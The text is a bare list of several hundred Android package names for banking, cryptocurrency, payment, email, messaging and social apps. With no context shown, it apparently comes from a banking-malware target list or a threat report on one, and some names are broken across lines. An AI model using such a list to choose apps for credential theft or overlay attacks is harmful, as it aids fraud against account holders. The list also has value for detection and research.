com.citi.citimobile
com.citi.mobile.ccc
com.citizensbank.androidapp
com.clairmail.fth
com.cm_prod.bad
com.coastcapitalsavings.dcu
com.coinbase.android
com.comarch.mobile.banking.bgzbnpparibas.biznes
com.comarch.security.mobilebanking
com.commbank.netbank
com.compasssavingsbank.mobile
com.connectivityapps.hotmail
com.cooperativebank.bank
com.coppel.coppelapp
com.CredemMobile
com.creditandorra
com.csam.icici.bank.imobile
com.danskebank.mobilebank3.dk
com.db.mm.norisbank
com.db.mobilebanking
com.db.pbc.DBPay
com.db.pbc.miabanca
com.db.pbc.mibanco
com.db.pwcc.dbmobile
com.dbs.in.digitalbank
com.dbs.sg.dbsmbanking
com.dbs.sg.posbmbanking
com.debitoor.android
com.denizbank.mobildeniz
com.desjardins.mobile
com.dhanlaxmi.dhansmart.mtc
com.dib.app
com.discoverfinancial.mobile
com.easybank.easybank
com.ebay.mobile
com.ebos.bos
com.efgh.customer
com.electroneum.mobile
com.emiratesnbd.android
com.empik.empikapp
com.empik.empikfoto
com.engage.pbb.pbengage2my.release
com.enjin.mobile.wallet
com.eofinance
com.eqbank.eqbank
com.etisalat.ewallet
com.etrade.mobilepro.activity
com.EurobankEFG
com.everis.bsa_1_3
com.exictos.mbanka.bic
com.exmo
com.fab.personalbanking
com.facebook.katana
com.fedmobile
com.feib.appbank
com.fh.payday
com.fi7026.godough
com.fibabanka.Fibabanka.mobile
com.fibabanka.mobile
com.fibi.nativeapp
com.finansbank.mobile.cepsube
com.finanteq.finance.bgz
com.finanteq.finance.ca
com.finshell.fin
com.firstbank.firstmobile
com.fordeal.android
com.fortuneo.android
com.friendipay.app
com.fss.indus
com.fss.iob6
com.fullsix.android.labanquepostale.accountaccess
com.fusion.ATMLocator
com.fusion.banking
com.fusion.beyondbank
com.garanti.cepsubesi
com.ge.capital.konysbiapp
com.gemini.android.app
com.getingroup.mobilebanking
com.globe.gcash.android
com.gmowallet.mobilewallet
com.goodbarber.ybrmalaysia
com.google.android.apps.nbu.paisa.user
com.google.android.apps.walletnfcrel
com.google.android.gm
com.google.android.gm.lite
com.google.android.youtube
com.greater.Greater
com.grppl.android.shell.BOS
com.grppl.android.shell.CMBlloydsTSB73
com.grppl.android.shell.halifax
com.grupoavalav1.bancamovil
com.grupoavaloc1.bancamovil
com.grupocajamar.wefferent
com.hittechsexpertlimited.hitbtc
com.hsbc.hsbcnet
com.htsu.hsbcpersonalbanking
com.huobionchainwallet.gp
com.icomvision.bsc.tbc
com.icsfs.jkb
com.ics.nl.icscards
com.ideomobile.discount
com.ideomobile.hapoalim
com.idfcfirstbank.optimus
com.ie.capitalone.uk
com.iexceed.appzillon.ippbMB
com.iexceed.CBS
com.imaginbank.app
com.imo.android.imoimbeta
com.imo.android.imoim
com.imo.android.imoimhd
com.IndianBank.IndOASIS
com.indra.itecban.mobile.novobanco
com.indra.itecban.triodosbank.mobile.banking
com.infonow.bofa
com.infosys.alh
com.infrasofttech.CentralBank
com.infrasofttech.MahaBank
com.infrasoft.uboi
com.ingbanktr.ingmobil
com.IngDirectAndroid
com.ing.mobile
com.instagram.android
com.interswitchng.www
com.isis_papyrus.hypo_pay_eyewdg
com.isis_papyrus.raiffeisen_pay_eyewdg
com.itau
com.itau.empresas
com.jago.digitalBanking
com.kakaobank.channel
com.karwatechnologies.karwataxi
com.kasikorn.retail.mbanking.wap
com.kbc.mobile.android.phone.kbc
com.key.android
com.kfc.kwt
com.kfc.me
com.kfc.qatar
com.kfh.kfhonline
com.konylabs.capitalone
com.konylabs.cbplpat
com.konylabs.HongLeongConnect
com.kraken.trade
com.krungsri.kma
com.kubi.kucoin
com.kudabank.app
com.kutxabank.android
com.kuveytturk.mobil
com.kwt.hardeesburger.fastfood
com.latuabancaperandroid
com.leumi.leumiwallet
com.liv.android
com.lulu.commerce
com.lumiwallet.android
com.lynxspa.bancopopolare
com.magiclick.odeabank
com.mail.mobile.android.mail
com.mashreq.NeoApp
com.mbanking.ajmanbank
com.mbankuae.amcb
com.mbc.anb.keystore
com.MBSB.Bank.Mobile.Banking
com.mcom.firstcitizens
com.mediolanum.android.fullbanca
com.mediolanum
com.mercadolibre
com.mercadopago.wallet
com.meridian.android
com.mfoundry.mb.android.mb_136
com.microsoft.office.outlook
com.mifel.mobile.activity
com.MizrahiTefahot.nh
com.mobikwik_new.bajajfinserv
com.mobikwik_new
com.mobileloft.alpha.droid
com.mobillium.btcturk
com.mobillium.papara
com.mobius.mobilebank.cartu
com.moneybookers.skrillpayments.neteller
com.moneybookers.skrillpayments
com.mootwin.natixis
com.morabanc.mobileapp
com.morganstanley.clientmobile.prod
com.msf.kbank.mobile
com.mtb.mbanking.sc.retail.prod
com.mtel.androidbea
com.myc3card.app
com.mycelium.wallet
com.namshi.android
com.navyfederal.android
com.nbk.IBGmobile
com.NBQBank
com.nearform.ptsb
com.netflix.mediaclient
com.netvariant.alkhaliji
com.noon.buyerapp
com.ocbc.mobile
com.ocbc.mobilemy
com.ocito.cdn.activity.banquelaydernier
com.ocito.cdn.activity.creditdunord
com.ofss.gbkprodret
com.ofss.obdx.and.nbe.com.eg
com.okinc.okcoin.intl
com.okinc.okex.gp
co.mona.android
com.opensooq.OpenSooq
com.oryx.snoonu
com.oxigen.oxigenwallet
com.paribu.app
com.paxful.wallet
com.payeer
com.payoneer.android

com.paypal.android.p2pmobile
com.pcb.mydirect
com.pcfinancial.mobile
com.pizzahutapp
com.plunien.poloniex
com.Plus500
com.pnc.ecommerce.mobile
com.polehin.android
com.pozitron.iscep
com.pozitron.qib
com.pttfinans
com.QIIB
com.quoine.quoinex.light
com.rak
com.rbc.mobile.android
com.rbinternational.retail.mobileapp
com.rbl.rblmycard
com.rbs.mobile.android.natwest
com.rbs.mobile.android.rbs
com.revolut.revolut
com.rhbgroup.rhbmobilebanking
com.riyadbank.strategic
com.robinhood.android
com.rsi
com.rsi.Colonya
com.rsi.ruralviawallet2
com.s4m
com.sabb.mobilebanking
com.sa.gazt.ZakatCalculator
com.saib.banking.mobile.android
com.samba.mb
com.samourai.wallet
com.santander.bpi
com.saraswat.mobilebankingv2
com.sbi.lotusintouch
com.sbi.SBAnywhereCorporate
com.sbi.SBIFreedomPlus
com.scb.ae.bmw
com.scb.phone
com.schwab.mobile
com.scotiabank.banking
com.scotiabankmx.scotiamovil
com.sella.BancaSella
com.shaketh
com.SIBMobile
com.sib.retail
com.snapchat.android
com.snapwork.hdfc
com.snapwork.IDBI
com.squareup.cash
com.starfinanz.smob.android.sfinanzstatus
com.suntrust.mobilebanking
com.tabtrader.android
com.talabat
com.targoes_prod.bad
com.targo_prod.bad
com.tarjetanaranja.emisor.serviciosClientes.appTitulares
com.tdbank
com.td
com.teb
com.tecnocom.cajalaboral
com.tencent.mm
com.TE.WEWallet
com.tfkb
com.tideplatform.banking
com.tmobtech.halkbank
com.todo1.davivienda.mobileapp
com.todo1.mobile
com.transferwise.android
com.tronlinkpro.wallet
com.turkcell.paycell
com.twitter.android
com.twitter.android.lite
com.uab.personal
com.ubanquity.redd.uba
com.uba.vericash
com.ubercab
com.ubercab.eats
com.ubldigital.uae
com.ubs.swidKXJ.android
com.unicredit
com.unionbank.ecommerce.mobile.android
com.unocoin.unocoinwallet
com.uob.mighty.app
com.urpay.consumer
com.usaa.mobile.android.usaa
com.usbank.mobilebanking
com.uy.itau.appitauuypf
com.v2msoft.contasimple
com.vakifbank.mobile
com.vancity.mobileapp
com.vanso.gtbankapp
com.veripark
com.Version1
com.viber.voip
com.vipera.chebanca
com.vipera.nbf
com.vipera.ts.starter.MashreqAE
com.vipera.ts.starter.MashreqQA
com.vipera.ts.starter.QNB
com.virginmoney.cards
com.vtb.mobilebank
com.wallet.crypto.trustapp
com.warbabank.wallet
com.wavesplatform.wallet
com.westernunion.moneytransferr3app.es
com.wf.wellsfargomobile
com.whatsapp
com.whatsapp.w4b
com.willmobile.mobilebank.fcb
com.woodforest
com.wrx.wazirx
com.yahoo.mobile.client.android.mail
com.yap.banking
com.ykb.android
com.zainkw.zain
com.zellepay.zelle
com.zenithBank.eazymoney
com.ziraatkatilim.mobilebanking
com.ziraat.ziraatmobil
com.zoluxiones.officebanking
com.zzkko
coop.bancocredicoop.bancamobile
co.uk.Nationwide.Mobile
co.zip
cz.csob.smartbanking
de.adesso_mobile.secureapp.netbank
de.comdirect.android
de.comdirect.app
de.commerzbanking.mobil
de.consorsbank
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.hafas.android.dimp
de.ingdiba.bankingapp
de.mobile.android.app
de.number26.android
de.postbank.finanzassistent
de.santander.presentation
de.sdvrz.ihb.mobile.app
de.sdvrz.ihb.mobile.secureapp.sparda.produktion
de.traktorpool
dk.nordea.mobilebank
doge.org.freewallet.app
ee.mtakso.client
eg.com.qnb.eazymobile
enbd.mobilebanking
enterprise.com.anz.shield
es.bancosantander.apps
es.bancosantander.empresas
es.bancosantander.wallet
es.caixagalicia.activamovil
es.caixageral.caixageralapp
es.caixaontinyent.caixaontinyentapp
es.cecabank.ealia2103appstore
es.ceca.cajalnet
es.cm.android
es.evobanco.bancamovil
es.ibercaja.ibercajaapp
es.lacaixa.mobile.android.newwapicon
es.liberbank.cajasturapp
es.openbank.mobile
es.orangebank.app
es.pibank.customers
es.santander.Criptocalculadora
es.santander.money
es.unicajabanco.app
es.univia.unicajamovil
eu.afse.omnia.attica
eu.atlantico.bancoatlanticoapp
eu.eleader.mobilebanking.abk
eu.eleader.mobilebanking.invest
eu.eleader.mobilebanking.kib
eu.eleader.mobilebanking.nbk
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.pekao.firm
eu.inmite.prj.kb.mobilbank
eu.netinfo.colpatria.system
eu.unicreditgroup.hvbapptan
exodusmovement.exodus
finansbank.enpara
finansbank.enpara.sirketim
fr.banquepopulaire.cyberplus
fr.bnpp.digitalbanking
fr.bred.fr
fr.creditagricole.androidapp
fr.hsbc.hsbcfrance
fr.laposte.lapostemobile
fr.lcl.android.customerarea
fr.lcl.android.entreprise
fr.oney.mobile.mescomptes
ge.bog.mobilebank
ge.lb.mobilebank
ge.mobility.basisbank
ge.mobility.emoney
global.bithumb.android
gr.winbank.mobile.cyprus
gr.winbank.mobilenext
gt.com.bi.bienlinea
gtpay.gtronicspay.com
hr.asseco.android.intesa.isbd.cib
hr.asseco.android.jimba.mUCI.hu
hr.asseco.android.mtoken.bos
hu.bb.mobilapp
hu.cardinal.cib.mobilapp
hu.cardinal.erste.mobilapp
hu.khb
hu.mkb.mobilapp
hu.otpbank.mobile
id.aladinbank.mobile
id.bmri.livin
id.co.bitcoin
id.co.bri.brimo
id.co.myhomecredit
id.dana
il.co.yahav.mobbanking
il.co.yellow.app

io.cex.app.prod
io.ethos.universalwallet
io.metamask
io.safepal.wallet
it.bcc.iccrea.mycartabcc
it.bnl.apps.banking
it.caitalia.apphub
it.carige
it.copergmps.rt.pf.android.sp.bmps
it.CredemMobile
it.creval.bancaperta
it.hype.app
it.icbpi.mobile
it.ingdirect.app
it.nogood.container
it.phoenixspa.inbank
it.popso.SCRIGNOapp
it.relaxbanking
jp.auone.wallet
jp.co.aeonbank.android.passbook
jp.coincheck.android
jp.co.jcb.my
jp.co.netbk
jp.co.nttdata
jp.co.rakuten_bank.rakutenbank
jp.co.smbc.direct
jp.japanpost.post.postbox.android
jp.ne.paypay.android.app
ktbcs.netbank
lt.spectrofinance.spectrocoin.android.wallet
ma.gbp.pocketbank
mbanking.NBG
me.cryptopay.android
mobility.ge.terabank
mobi.societegenerale.mobile.lappli
mx.bancosantander.supermovil
mx.bancsabadell.part
mx.com.bb.b2
mx.hsbc.hsbcmexico
my.com.hongleongconnect.mobileconnect
my.com.hsbc.hsbcmalaysia
my.com.maybank2u.m2umobile
net.aramex
net.bitbay.bitcoin
net.bitstamp.app
net.bnpparibas.mescomptes
net.garagecoders.e_llavescotiainfo
net.inverline.bancosabadell.officelocator.androi
d
net.one97.paytm
nz.co.anz.android.mobilebanking
nz.co.asb.asbmobile
nz.co.kiwibank.mobile
nz.co.westpac
org.banking.bom.businessconnect
org.banking.bsa.businessconnect
org.banking.stg.businessconnect
org.banksa.bank
org.bom.bank
org.microemu.android.model.common.VTUser
ApplicationBNBJMB
org.microemu.android.model.common.VTUser
ApplicationBNRTMB
org.microemu.android.model.common.VTUser
ApplicationLINKMB
org.stgeorge.bank
org.telegram.messenger
org.toshi
org.westpac.bank
org.westpac.col
ovo.id
paladyum.peppara
pe.com.interbank.mobilebanking
pe.com.scotiabank.blpm.android.client
pegasus.project.ebh.mobile.android.bundle.mo
bilebank
pe.pichincha.bm
piuk.blockchain.android
pl.aliorbank.aib
pl.allegro
pl.bph
pl.bps.bankowoscmobilna
pl.bsszczytno.ebomobilepro
pl.bzwbk.bzwbk24
pl.bzwbk.ibiznes24
pl.ceneo
pl.com.rossmann.centauros
pl.envelobank.aplikacja
pl.eurobank2
pl.fakturownia
pl.ideabank.mobilebanking
pl.ifirma.ifirmafaktury
pl.ing.mojeing
pl.mbank
pl.millennium.corpApp
pl.nestbank.nestbank
pl.noblebank.mobile
pl.novum.mobile2
pl.orange.mojeorange
pl.pkobp.iko
pl.pkobp.ipkobiznes
pl.raiffeisen.nfc
posteitaliane.posteapp.appbpol
posteitaliane.posteapp.apppostepay
pro.huobi
pt.bancobest.android.mobilebanking
pt.bancobpi.mobile.fiabilizacao
pt.bctt.appbctt
pt.bigonline.BiGMobile
pt.cgd.caderneta
pt.cgd.caixadirectaempresas
pt.eurobic.apps.mobilebanking
pt.novobanco.nbapp
pt.novobanco.nbsmarter
pt.oney.oneyapp
pt.santander.oneappparticulares
pt.santandertotta.mobileempresas
pt.santandertotta.mobileparticulares
pt.sibs.android.mbway
qa.hsbc.hsbcqatar
qa.ooredoo.omm
ro.btrl.mobile
sa.alrajhibank.tahweelapp
sa.com.stcpay
sk.vub.mobile
softax.pekao.powerpay
src.com.bni
tcig.mynajm
tr.com.hsbc.hsbcturkey
tr.com.sekerbilisim.mbank
trendyol.com
tr.gov.turkiye.edevlet.kapisi
tsb.mobilebanking
uk.co.hsbc.hsbcukmobilebanking
uk.co.mbna.cardservices.android
uk.co.metrobankonline.mobile.android.producti
on
uk.co.santander.santanderUK
uk.co.tescomobile.android
uk.co.tsb.newmobilebank
us.zoom.videomeetings
uy.brou
uy.com.brou.token
wit.android.bcpBankingApp.activoBank
wit.android.bcpBankingApp.millennium
wit.android.bcpBankingApp.millenniumPL
www.ingdirect.nativeframe